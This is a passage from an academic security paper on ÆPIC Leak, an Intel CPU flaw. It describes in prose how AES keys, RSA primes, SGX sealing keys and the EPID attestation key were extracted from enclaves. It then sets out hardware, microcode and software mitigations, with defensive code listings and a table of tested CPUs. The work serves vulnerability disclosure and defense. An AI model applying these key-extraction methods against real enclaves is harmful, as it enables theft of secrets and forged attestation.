We developed an sgx-gdb [22] script that traces a debug version of the target enclave. This script prints the content of all leakable registers listed in Table 3, which are stored in the SSA. We identified that the `k0_aes_DecKeyExpansion_NI` function, which is independent of the AES implementation, temporarily stores the AES key in the `xmm1` register. Hence, by interrupting the enclave during that function, ÆPIC Leak can leak 96 bit of the AES key from the SSA. We can recover the remaining 32 bit of the key in the `k0_aes128_KeyExpansion_NI` function. Furthermore, we also leak 96 bit of the initial value over the `xmm0` register in the `k0_EncryptStreamCTR32_AES_NI` function. The remaining 32 bit can also be easily bruteforced, as it is exactly known which bits are missing. On the i9-12900K, we can evaluate on average 403 million AES keys per second. Hence, in the worst case, it takes 10.7 s to bruteforce the missing bits.

Evaluation. We evaluate ÆPIC Leak with 100 different random keys and try to leak the AES keys with a single run of the attack. A full key recovery takes on average 1.35 s (n = 100, σ = 15.70 %) with a success rate of 94 %. In the remaining 6 cases, we leaked unrelated data from different applications. However, as an attacker can typically restart enclaves arbitrarily often, as it is the case with the Quoting Enclave, the attack can simply be repeated until the correct key is leaked.

5.3 Breaking RSA

To show that ÆPIC Leak is not limited to secrets in single registers, we target RSA keys from the IPP library reference example [33]. The enclave contains the secret primes P and Q as well as the private key parts dQ, dP and $qInv$. The public modulus N is computed in `ippsRSA_SetPrivateKeyType2` when initializing the RSA context.

Key on Data Page. Similar to AES-NI, we can target the memory used to store the RSA key parts. RSA keys are usually not stored directly in registers and are larger than 128 bit. Therefore, dumping the enclave data pages already has a high chance to leak parts of the stored RSA key.

Key in GP Registers. We can leak the RSA primes P and Q during the calculation of the public modulus N. The bits of the prime numbers P and Q temporarily flow through `r10` in the function `k0_cpDec_BNU`, and dP and dQ in the function `k0_ippsRSA_SetPrivateKeyType2`, and thus can be leaked.

Evaluation. We target RSA-1024 and leak 100 random 512 bit RSA primes with ÆPIC Leak. Leaking one of the secret parameters is already sufficient to fully recover all the remaining parameters and decrypt data. We count the attack on RSA as successful if we can fully recover at least one of the four RSA parameters. Leaking the parameters from registers has a success rate of 72 %. The attack takes on average 81.81 s (n = 100, σ = 48.92 %). In 18 cases, the parameters are not leaked as single-stepping the target instruction fails. In 10 cases, we leak data from other processes. However, the attack can typically be repeated until the correct key is leaked.

5.4 Breaking SGX Attestation

As previous work [72, 77, 79], we demonstrate leakage of sealing keys. With the sealing keys, it is possible to unseal sealed data as well as to decrypt the attestation keys, the fundamental security primitives used in SGX. The derivation process to get access to such a key is done in hardware with the `egetkey` instruction [7]. We can target the results of this instruction within the SGX implementation `sgx_unseal_data`. This function uses the generated `egetkey` key to derive the AES round keys used to unseal the encrypted data.

To test the attack, we build and debug an enclave that uses the `sgx_seal_data` and `sgx_unseal_data` functions to seal and unseal enclave data. By tracing the occurences of

the `enclu` instruction with `rax=1` we can precisly target the `egetkey` instruction. By following the hardcoded addresses to this instruction, we can find the `sgx_get_key` function without additional debug information. We use the offset of the `sgx_get_key` function to monitor its accesses and start ÆPIC Leak after observing the first access within our target enclave. From this point, we partially leak the `xmm0` and `xmm1` registers with Enclave Shaking and Cache Line Freezing and attack the AES key expansion as demonstrated in Section 5.2. We decrypt the sealed data passed to the untrusted environment with the extracted sealing key.

Extracting the EPID Private Key. We attack the official Intel quoting enclave [83] by modifying the untrusted sgx-psw aesmd service. The service handles the inter-process communication between the various Intel enclaves. In the modified service, we target the first call to the `verify_blob` function, which passes the encrypted EPID private key blob, retrieved from the provisioning enclave to the quoting enclave. During this ECALL, we use ÆPIC Leak to extract the blob's sealing key as described above. We use the extracted key together with the known zeroed initial value to decrypt the blob with `sgx_rijndael128GCM_decrypt`, and successfully verified the tag: as the GCM decryption is authenticated, this proves that the key is correct. Extracting the EPID keys allows an attacker to forge remote attestations, breaking the whole SGX system, as enclaves can then be emulated. Thus, SGX could not be trusted anymore on any platform until the keys are replaced. In addition, such an attack may also break TDX confidentiality, which bases its attestation on SGX [31].

6 Mitigations

In this section, we discuss mitigations in hardware (Section 6.1), firmware (Section 6.2), and software (Section 6.3).

6.1 Hardware

As a long-term solution, ÆPIC Leak has to be fixed in hardware. Given that older Intel CPU microarchitectures are not affected by ÆPIC Leak, we assume that fixing the issue in silicon is not complex. Similar to uninitialized variables in software, it might be sufficient to set the most-significant 12 B of any APIC to a defined value, such as '0' or '-1'. When accessing the APIC using 64 bit reads, the return for all reads is already '-1', regardless of whether the address points to a valid or reserved part of any APIC register. Hence, such functionality to return properly-initialized data already exists.

6.2 Firmware

In addition to hardware, mitigations can also be deployed on the firmware level, *i.e.*, as microcode update. Based on mitigations for other CPU vulnerabilities [34], we suspect that mitigations on the firmware level are the most promising mid-term solutions until the hardware is fixed. Intel can deploy such firmware fixes as microcode updates distributed and applied by the OS. As the microcode security version number is part of the SGX attestation [7], enclaves can refuse to run if the microcode updates are not applied. We propose three approaches to mitigate ÆPIC Leak name in microcode with different advantages and disadvantages.

Disable SGX. Even if disabling SGX is not a real mitigation, ÆPIC Leak only targets SGX enclaves, thus, microcode can simply disable SGX. Without SGX, there is no target within the threat model of ÆPIC Leak. Coincidentally, Intel deprecated SGX on Ice Lake and Alder Lake client CPUs [32]. However, ÆPIC Leak is still relevant, as Intel did not deprecate SGX on server CPUs (e.g., Ice Lake SP). Thus, while exploiting an enclave with ÆPIC Leak would not be possible on client CPUs (preventing widespread exploitation), it is still possible by using server CPUs. Leaking the Intel keys on a single up-to-date machine is sufficient to break the SGX ecosystem, as these keys can be used to emulate attestation. Hence, ÆPIC Leak must also be mitigated on server CPUs.

Enforce x2APIC. ÆPIC Leak exploits that the legacy xAPIC and not the x2APIC is used on most systems. One of the main differences between xAPIC and x2APIC is the interface. The xAPIC is accessed using memory-mapped I/O (MMIO). This is the interface exploited with ÆPIC Leak. In contrast, the x2APIC does not support the MMIO interface for performance reasons [21]. Instead, the communication interface of the x2APIC is based on MSRs. We verified that the MMIO range is indeed disabled when enabling x2APIC, fully preventing ÆPIC Leak. Reads from the MMIO range when x2APIC is enabled return -1.

The x2APIC specification [21] states that switching from x2APIC to xAPIC is only possible by disabling the local APIC unit. As this can only be done by writing to the `IA32_APIC_BASE` MSR, a microcode update could enable the x2APIC at boot and prevent the disabling of the x2APIC. An enforced x2APIC is supported by Linux (tested on Ubuntu 20.04.1, kernel 5.4.0-96), and ensures that ÆPIC Leak cannot be mounted. This solution is the only firmware-based solution that does not incur any performance penalties. In case enforcing x2APIC mode would not be possible in microcode, an alternative solution would be to insert the APIC mode in the attestation process. The enclave attestation may simply fail if x2APIC mode is not enabled. As a positive side effect to fully mitigating ÆPIC Leak, enforcing x2APIC might even slightly improve the system performance.

Disable Caching for EPC. The EPC range is by default marked as write-back memory using a memory-type range register (MTRR). A microcode update could easily change the memory type for the EPC range to uncachable. As shown in Section 4.3, ÆPIC Leak cannot leak load or stores to uncachable memory. Hence, an uncachable EPC range would fully prevent ÆPIC Leak. Costanet al. [8] also proposed an uncachable EPC range to protect enclaves against cache attacks. While SGX explicitly supports an uncachable EPC range, it is not clear whether the memory type is part of the

attestation [8]. Moreover, setting the entire EPC range to uncachable leads to a huge performance impact for enclaves, as no part of an enclave can benefit from caching anymore.

Flush Caches on EEXIT. As ÆPIC Leak leaks values traveling through the cache hierarchy, a possible mitigation is to flush all caches on an enclave exit (EEXIT). However, this is only sufficient if hyperthreading is disabled. With enabled hyperthreading, ÆPIC Leak can leak values from the enclave while it is running. Flushing caches with the same limitation, *i.e.*, disabling hyperthreading, is also the state-of-the-art mitigation for L1TF [23] and MDS attacks [25] on affected CPUs. The state of hyperthreading is already included in the attestation. Hence, SGX enclaves can also refuse to run if hyperthreading is enabled on the system.

We verified that the already-existing `wbinvd` successfully prevents the leakage if hyperthreading is disabled. The `wbinvd` instruction invalidates all cache levels and writes modified values back to the main memory. While we did not see any leakage after invalidating all cache levels, the invalidation is not very efficient. On average, we measured 321 655 cycles ($n = 5000$, $\sigma_{\bar{x}} = 406.3$) for executing the instruction. As this invalidation is required on every EEXIT, this mitigation has a huge impact on ECALL and OCALL latency. However, we expect that as the L1 flush MSR [23], Intel can implement an L2 flush MSR. As ÆPIC Leak is limited to leaking data moving between L2 and LLC, an LLC flush might not be necessary. While a huge performance overhead, such a buffer flushing was also used for L1TF and MDS attacks.

6.3 Software

As the OS or hypervisor are untrusted, mitigations implemented there are ineffective. However, mitigations can be implemented into the trusted software part of the SGX ecosystem, such as the enclave itself, or indirectly via the attestation.

Secret Alignment. A limitation of ÆPIC Leak is that the first 4 bytes of every 16-byte block cannot be leaked. Hence, we propose a software solution that splits secrets and stores the parts of the secrets only in these non-leakable 4 bytes. Our software workaround is similar to the Intel-proposed workaround for SA-00219 [29]. For CPUs affected by SA-00219, no secrets can be stored in the first 8 bytes of a cache line. Hence, Intel added functionality to the SGX SDK to misalign buffers, ensuring that they do not start at the beginning of a cache line. For ÆPIC Leak it is more complicated, as only 4 consecutive bytes can be used, in contrast to the 56 bytes for SA-00219. We propose to rely on AVX scatter and gather instructions to automatically spread a secret over memory such that only the non-leakable parts of memory are used. Listing 1 (Appendix A) shows a sample proof-of-concept implementation for 128-bit secrets, such as AES-NI keys. By relying on the scatter and gather instruction for single-precision floats, these functions can spread 4-byte blocks over one cache line. As the source and destination memory addresses are 64-byte aligned, all parts of the secret are overshadowed by valid APIC registers, hence there is no leakage.

This software workaround protects data at rest, as well as the loading from and storing to memory. However, there is still a small remaining attack surface left. When the secrets are already loaded to CPU registers, they are spilled to main memory on an (asynchronous) enclave exit. As this is done by the hardware, there is no possibility for the software to protect the secrets at this point. Thus, if an attacker triggers such an exit in the short time window where the secrets are in the CPU registers, the attacker can leak up to 96 bits of the secrets via the SSA. However, as ÆPIC Leak can only leak up to 96 bits of every *even* cache line, there are parts of the SSA that cannot be leaked (cf. Section 4.1). Hence, if only `xmm{2-5}` and `xmm{10-15}` are used for (round) keys, AES-NI can still be used securely inside an enclave.

Transient Secrets. As ÆPIC Leak leaks secrets that are moved between the L2 and the LLC cache, a possible software mitigation could also ensure that secrets never leave the CPU registers and the L1 cache. Previous work showed that it is possible to implement cryptographic algorithms, e.g., AES, by only using CPU registers [56]. However, in an enclave setting, an attacker can arbitrarily interrupt an enclave with high precision [74], forcing every register to be stored to main memory. Enclaves cannot opt-out from storing certain registers in the SSA [28]. Hence, the only workaround is to ensure that secrets are never architectural. With Mimosa, Guan et al. [17] leveraged hardware transactional memory to ensure secrets never leave the private cache and cannot be spilled to memory. Unfortunately, hardware transactional memory is not available on Sunny-Cove-based CPUs. As a more obscure variant, an enclave could leverage speculative execution to only work on secrets in the transient domain [80]. However, this would require an enclave to mount side-channel attacks to make the computed results visible. Listing 2 (Appendix B) shows a sample code for realising this software workaround for AES encryption.

7 Conclusion

We presented ÆPIC Leak, the first architectural CPU vulnerability that allows leaking values from the cache hierarchy. ÆPIC Leak works on the newest Intel CPUs based on Ice Lake, Alder Lake, and Ice Lake SP and does not rely on hyperthreading enabled. ÆPIC Leak enables attacks against SGX enclaves on Ice Lake CPUs, forcing specific data into caches and leaking targeted secrets. We show attacks that allow leaking data held in memory and registers. We demonstrate how ÆPIC Leak completely breaks the guarantees provided by SGX, deterministically leaking AES secret keys, RSA private keys, and extracting the SGX sealing key for remote attestation. We finally propose several firmware and software mitigations that would prevent ÆPIC Leak from leaking sensitive data or completely prevent ÆPIC Leak.

Acknowledgments

We thank the anonymous reviewers and our shepherd Alessandro Sorniotti, for their guidance, comments and their valuable feedback. Funding for part of this research was provided by generous gifts from Amazon and Red Hat. Any opinions, findings, conclusions, or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandt ner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In *CCS*, 2019.

[2] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *CCS*, 2019.

[3] Claudio Canella, Sai Manoj Pudukotai Dinakarrao, Daniel Gruss, and Khaled N. Khasawneh. Evolution of Defenses against Transient-Execution Attacks. In *GLSVLSI*, 2020.

[4] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security Symposium*, 2019. Extended classification tree and PoCs at https://transient.fail/.

[5] Tim Coe. Inside the pentium-fdiv bug. *Doctor Dobb's Journal*, 1995.

[6] Robert R Collins. The intel pentium f00f bug description and workarounds. *Doctor Dobb's Journal*, 1997.

[7] Victor Costan and Srinivas Devadas. Intel SGX Explained. *Cryptology ePrint Archive, Report 2016/086*, 2016.

[8] Victor Costan, Ilia Lebedev, Srinivas Devadas, et al. *Secure processors part II: Intel SGX security analysis and MIT sanctum architecture*. Now Publishers, 2017.

[9] Patrick Cousot and Radhia Cousot. Abstract interpretation: A unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *POPL*, 1977.

[10] Jinhua Cui, Jason Zhijingcheng Yu, Shweta Shinde, Prateek Saxena, and Zhiping Cai. Smashex: Smashing sgx enclaves using exceptions. In *CCS*, 2021.

[11] Ghada Dessouky, David Gens, Patrick Haney, Garrett Persyn, Arun Kanuparthi, Hareesh Khattri, Jason M Fung, Ahmad-Reza Sadeghi, and Jeyavijayan Rajendran. HardFails: Insights into Software-Exploitable Hardware Bugs. In *USENIX Security Symposium*, 2019.

[12] Matt Dillon. Some Ryzen Linux Users Are Facing Issues With Heavy Compilation Loads, 2017. URL: https://www.phoronix.com/forums/forum/hardware/processors-memory/955368-some-ryzen-linux-users-are-facing-issues-with-heavy-compilation-loads/page7#post955498.

[13] Christopher Domas. Hardware Backdoors in x86 CPUs. *Black Hat US*, 2018.

[14] Travis Downs. Ice Lake Store Elimination, 2020. URL: https://travisdowns.github.io/blog/2020/05/18/icelake-zero-opt.html.

[15] Bahaa Fahim, Yen-Cheng Liu, Chung-Chi Wang, Donald C. Soltis, Terry C. Huang, Tejpal Singh, Bongjin Jung, and Nazar Haider. Shared mesh, 2017. US Patent 2017/0019350 A1.

[16] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. AFL++: Combining incremental steps of fuzzing research. In *USENIX Workshop on Offensive Technologies (WOOT)*, August 2020.

[17] Le Guan, Jingqiang Lin, Bo Luo, Jiwu Jing, and Jing Wang. Protecting private keys against memory disclosure attacks using hardware transactional memory. In *S&P*, 2015.

[18] Lorenz Hetterich and Michael Schwarz. Branch Different - Spectre Attacks on Apple Silicon. In *DIMVA*, 2022.

[19] Jann Horn. speculative execution, variant 4: speculative store bypass, 2018.

[20] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *S&P*, 2016.

[21] Intel. Intel 64 Architecture x2APIC Specification, 2008.

[22] Intel. Intel Software Guard Extensions SDK for Linux OS Developer Reference, May 2016. Rev 1.5.

[23] Intel. L1 Terminal Fault SA-00161, 2018. URL: https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault.

[24] Intel. Speculative Execution Side Channel Mitigations, 2018. Revision 3.0.

[25] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling, 2019.

[26] Intel. Developer Reference for Intel Integrated Performance Primitives Cryptography, 2019. URL: https://software.intel.com/en-us/ipp-crypto-reference.

[27] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual, 2019.

[28] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, 2019.

[29] Intel. INTEL-SA-00219, November 2019. URL: https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00219.html.

[30] Intel. Machine Check Error Avoidance on Page Size Change, 2019. URL: https://www.intel.com/content/www/us/en/developer/articles/troubleshooting/software-security-guidance/advisory-guidance/machine-check-error-avoidance-page-size-change.html.

[31] Intel. Intel Trust Domain Extensions, 2021. URL: https://software.intel.com/content/dam/develop/external/us/en/documents/tdx-whitepaper-v4.pdf.

[32] Intel. 12th Generation Intel Core Processor Family, 2022. URL: https://cdrdv2.intel.com/v1/dl/getContent/655258.

[33] Intel. Intel Integrated Performance Primitives Cryptography, 2022. URL: https://github.com/intel/ipp-crypto.

[34] Intel. Microarchitectural Data Sampling, 2022. URL: https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/intel-analysis-microarchitectural-data-sampling.html.

[35] Trent Jaeger. Operating system security. *Synthesis Lectures on Information Security, Privacy and Trust*, 2008.

[36] Zijo Kenjar, Tommaso Frassetto, David Gens, Michael Franz, and Ahmad-Reza Sadeghi. V0LTpwn: Attacking x86 Processor Integrity from Software. In *USENIX Security Symposium*, 2020.

[37] Hareesh Khattri, Narasimha Kumar V Mangipudi, and Salvador Mandujano. Hsdl: A security development lifecycle for hardware technologies. In *HOST*, 2012.

[38] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. *arXiv:1807.03757*, 2018.

[39] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P*, 2019.

[40] Altug Koker, Thomas A. Piazza, and Murali Sundaresan. Scatter/gather capable system coherent cache, 2016. US Patent 9,471,492 B2.

[41] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *WOOT*, 2018.

[42] Mathias Krause. Watch Your Step(ping): Atoms Breaking Apart, 2021. URL: https://grsecurity.net/watch_your_stepping_atoms_breaking_apart.

[43] Tsvika Kurts, Zelig Wayner, and Tommy Bojan. Apparatus and method for bus signal termination compensation during detected quiet cycle, 2007. US Patent 7,227,377 B2.

[44] Jaehyuk Lee, Jinsoo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent Byunghoon Kang. Hacking in Darkness: Return-oriented Programming against Secure Enclaves. In *USENIX Security Symposium*, 2017.

[45] Xavier Leroy. How I found a bug in Intel Skylake processors, 2017. URL: http://gallium.inria.fr/blog/intel-skylake-bug/.

[46] David Levinthal. Performance analysis guide for intel core i7 processor and intel® xeon 5500 processors, 2009.

[47] Moritz Lipp, Daniel Gruss, and Michael Schwarz. Amd prefetch attacks through power and time. In *USENIX Security Symposium*, 2022.

[48] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[49] Andrei Lutas and Dan Lutas. Bypassing KPTI Using the Speculative Behavior of the SWAPGS Instruction. In *BlackHat Europe*, 2019.

[50] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In *CCS*, 2018.

[51] Moxie Marlinspike. Technology preview: Private contact discovery for signal, 2017.

[52] Paul E McKenney, Jonathan Appavoo, Andi Kleen, Orran Krieger, Rusty Russell, Dipankar Sarma, and Maneesh Soni. Read-copy update. In *AUUG Conference Proceedings*, 2001.

[53] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX amplifies the power of cache attacks. In *CHES*, 2017.

[54] Daniel Moghimi, Moritz Lipp, Berk Sunar, and Michael Schwarz. Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis. In *USENIX Security Symposium*, 2020.

[55] Mathias Morbitzer, Sergej Proskurin, Martin Radev, and Marko Dorfhuber. Severity: Code injection attacks against encrypted virtual machines. In *WOOT*, 2021.

[56] Tilo Müller, Felix C. Freiling, and Andreas Dewald. TRESOR Runs Encryption Securely Outside RAM. In *USENIX Security Symposium*, 2011.

[57] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In *S&P*, 2020.

[58] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. In *NDSS*, 2005.

[59] Riccardo Paccagnella, Licheng Luo, and Christopher W Fletcher. Lord of the ring(s): Side channel attacks on the CPU on-chip ring interconnect are practical. In *USENIX Security Symposium*, 2021.

[60] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. VoltJockey: Breaking SGX by Software-Controlled Voltage-Induced Hardware Faults. In *Asian-HOST*, 2019.

[61] Hany Ragab, Enrico Barberis, Herbert Bos, and Cristiano Giuffrida. Rage Against the Machine Clear: A Systematic Analysis of Machine Clears and Their Implications for Transient Execution Attacks. In *USENIX Security Symposium*, 2021.

[62] Hany Ragab, Alyssa Milburn, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. CrossTalk: Speculative Data Leaks Across Cores Are Real. In *S&P*, 2021.

[63] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *CCS*, 2019.

[64] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In *ESORICS*, 2019.

[65] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA*, 2017.

[66] Jaebaek Seo, Byoungyoung Lee, Seong Min Kim, Ming-Wei Shih, Insik Shin, Dongsu Han, and Taesoo Kim. Sgx-shield: Enabling address space layout randomization for sgx programs. In *NDSS*, 2017.

[67] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *CCS*, 2007.

[68] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. SoK: Eternal War in Memory. In *S&P*, 2013.

[69] Terenceli. Local APIC virtualization, 2018. URL: https://terenceli.github.io/%E6%8A%80%E6%9C%AF/2018/08/29/apicv.

[70] The MITRE Corporation. Cwe version 4.6, 2021. URL: http://cve.mitre.org/.

[71] Donald Thomas and Philip Moorby. *The Verilog® hardware description language*. Springer Science & Business Media, 2008.

[72] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security Symposium*, 2018.

[73] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *S&P*, 2020.

[74] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In *Workshop on System Software for Trusted Execution*, 2017.

[75] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In *CCS*, 2018.

[76] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. In *USENIX Security Symposium*, 2017.

[77] Stephan van Schaik, Andrew Kwong, Daniel Genkin, and Yuval Yarom. Sgaxe: How sgx fails in practice, 2020.

[78] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In *S&P*, 2019.

[79] Stephan van Schaik, Marina Minkin, Andrew Kwong, Daniel Genkin, and Yuval Yarom. Cacheout: Leaking data on intel cpus via cache evictions, 2020.

[80] Jack Wampler, Ian Martiny, and Eric Wustrow. Exspectre: Hiding malware in speculative execution. In *NDSS*, 2019.

[81] Daniel Weber, Ahmad Ibrahim, Hamed Nemati, Michael Schwarz, and Christian Rossow. Osiris: Automated Discovery Of Microarchitectural Side Channels. In *USENIX Security Symposium*, 2021.

[82] Nico Weichbrodt, Anil Kurmus, Peter Pietzuch, and Rüdiger Kapitza. AsyncShock: Exploiting Synchronisation Bugs in Intel SGX Enclaves. In *ESORICS*, 2016.

[83] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution, 2018. URL: https://foreshadowattack.eu/foreshadow-NG.pdf.

[84] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium*, 2014.

[85] Michał Zalewski. American Fuzzy Lop, 2021. URL: https://github.com/Google/AFL.

A Software Workaround

Listing 1 shows a possible software workaround for specific scenarios, e.g., for protecting AES-NI keys. Secrets can be scattered to memory locations shadowed by valid APIC registers and thus not leakable. This is possible with a single AVX instruction. Furthermore, scattered secrets can also be copied into one XMM register with a single instruction. If an XMM register is chosen, that cannot be leaked via the SSA, this drastically reduces the attack surface. To ensure that a secret key cannot be leaked, this method can additionally be combined with the transient computation shown in Appendix B.

```
#define load_secret128(mem) _mm_i32gather_ps((float*)(
    mem), _mm_set_epi32(12, 8, 4, 0), 4)

#define store_secret128(mem, secret) _mm_i32scatter_ps
    ((float*)(mem), _mm_set_epi32(12, 8, 4, 0), secret,
     4)

#define define_secret128(name, secret) unsigned int
    __attribute__((aligned(64))) name[] = {((unsigned
    int*)(secret))[0], 0, 0, 0, ((unsigned int*)(
    secret))[1], 0, 0, 0, ((unsigned int*)(secret))
    [2], 0, 0, 0, ((unsigned int*)(secret))[3], 0, 0,
     0, }

// define an 128-bit secret at compile time
define_secret128(secret, "ABCDEFGHIJKLMNO");
// load an 128-bit secret from memory into an
    XMM register
__m128 xsecret = load_secret128(secret);
// store an 128-bit secret to memory
store_secret128(secret2, xsecret);
```

Listing 1: A software workaround for spreading 128-bit secrets to non-leakable 4-byte blocks using AVX.

B Transient AES Computation

Listing 2 demonstrates how AES-NI can be used securely inside SGX by doing all computations in the transient domain. During transient execution, e.g., via a mispredicted branch, the round key is loaded using the scatter-based technique shown in Appendix A. The round key is then used in the transient execution to encrypt the plain text, and encode one byte of the result in the cache. After the transient execution, this encoded byte can be inferred using a side-channel attack. The encoding can be chosen in a way that it can be decoded from within the enclave using, e.g., Evict+Reload, but not from outside the enclave, e.g., with Prime+Probe. While this method is not very efficient, it can protect an AES key even if the CPU is affected by ÆPIC Leak.

C Performance Counters and CPUs

Table 4 shows all tested CPUs for ÆPIC Leak. Table 5 shows performance counters that differ when loading from defined and undefined offsets of the local APIC MMIO region.

```
char aes_encrypt_get_byte(__m128 message, int
    target_byte) {
 char bytevalue[256 * 4096];
 // the following code is never executed
    architecturally, only transiently
 if(<mispredicted>) {
  // repeat for all AES-NI rounds
  __m128 roundkey = load_secret128(roundkey[i]);
  // AES-NI encryption rounds
  _mm_aesenc_si128(message, roundkey)
  [...]
  // encode in cache
  volatile char dummy = bytevalue[((message >> (8 *
    target_byte)) & 0xFF) * 4096];
 }
 // recover encoded byte from cache
 for(int i = 0; i < 256; i++)
  if(flush_reload(bytevalue[i * 4096])) return i;
}
```

Listing 2: The function transiently encrypts a message using AES-NI, encodes one chosen byte of the ciphertext in the cache, and recovers it from the cache using Flush+Reload. Although this function has to be called 16 times to get all bytes of the ciphertext, it ensures that registers containing key material never end up in the SSA.

Table 4: Tested CPUs that are (✓) or are not (✗) vulnerable. All tested Sunny-Cove-based CPUs are vulnerable.

CPU	Microarchitecture	Based on	ÆPIC Leak
Intel Core i5-2520M	Sandy Bridge	Sandy Bridge	✗
Intel Core i5-3230M	Ivy Bridge	Sandy Bridge	✗
Intel Core i3-4160T	Haswell	Haswell	✗
Intel Core i7-4790	Haswell	Haswell	✗
Intel Core i3-5010U	Broadwell	Haswell	✗
Intel Core i7-6700K	Skylake	Skylake	✗
Intel Core i3-7100T	Kaby Lake	Skylake	✗
Intel Core i3-8130U	Kaby Lake R	Skylake	✗
Intel Core i7-8565U	Whiskey Lake	Skylake	✗
Intel Core i7-8700K	Coffee Lake	Skylake	✗
Intel Core i9-9980HK	Coffee Lake	Skylake	✗
Intel Core i9-9900K	Coffee Lake	Skylake	✗
Intel Core i7-10510U	Comet Lake	Skylake	✗
Intel Core i3-1005G1	Ice Lake	Sunny Cove	✓
Intel Core i5-1035G1	Ice Lake	Sunny Cove	✓
Intel Core i5-1135G7	Tiger Lake	Willow Cove	✗
Intel Core i9-12900K	Alder Lake	Sunny Cove	✓
Intel Xeon E5-1630 v4	Broadwell	Haswell	✗
Intel Xeon E3-1505M v5	Skylake	Skylake	✗
Intel Xeon E-2176M	Coffee Lake	Skylake	✗
Intel Xeon Silver 4208	Cascade Lake-SP	Cascade Lake	✗
Intel Xeon Platinum 8375C	Ice Lake SP	Sunny Cove	✓
Intel Celeron N3350	Apollo Lake	Goldmont	✗
Intel Celeron J4005	Gemini Lake	Goldmont Plus	✗
Intel Celeron N4500	Jasper Lake	Tremont	✗
AMD Ryzen 5 2500U	Zen	Zen	✗
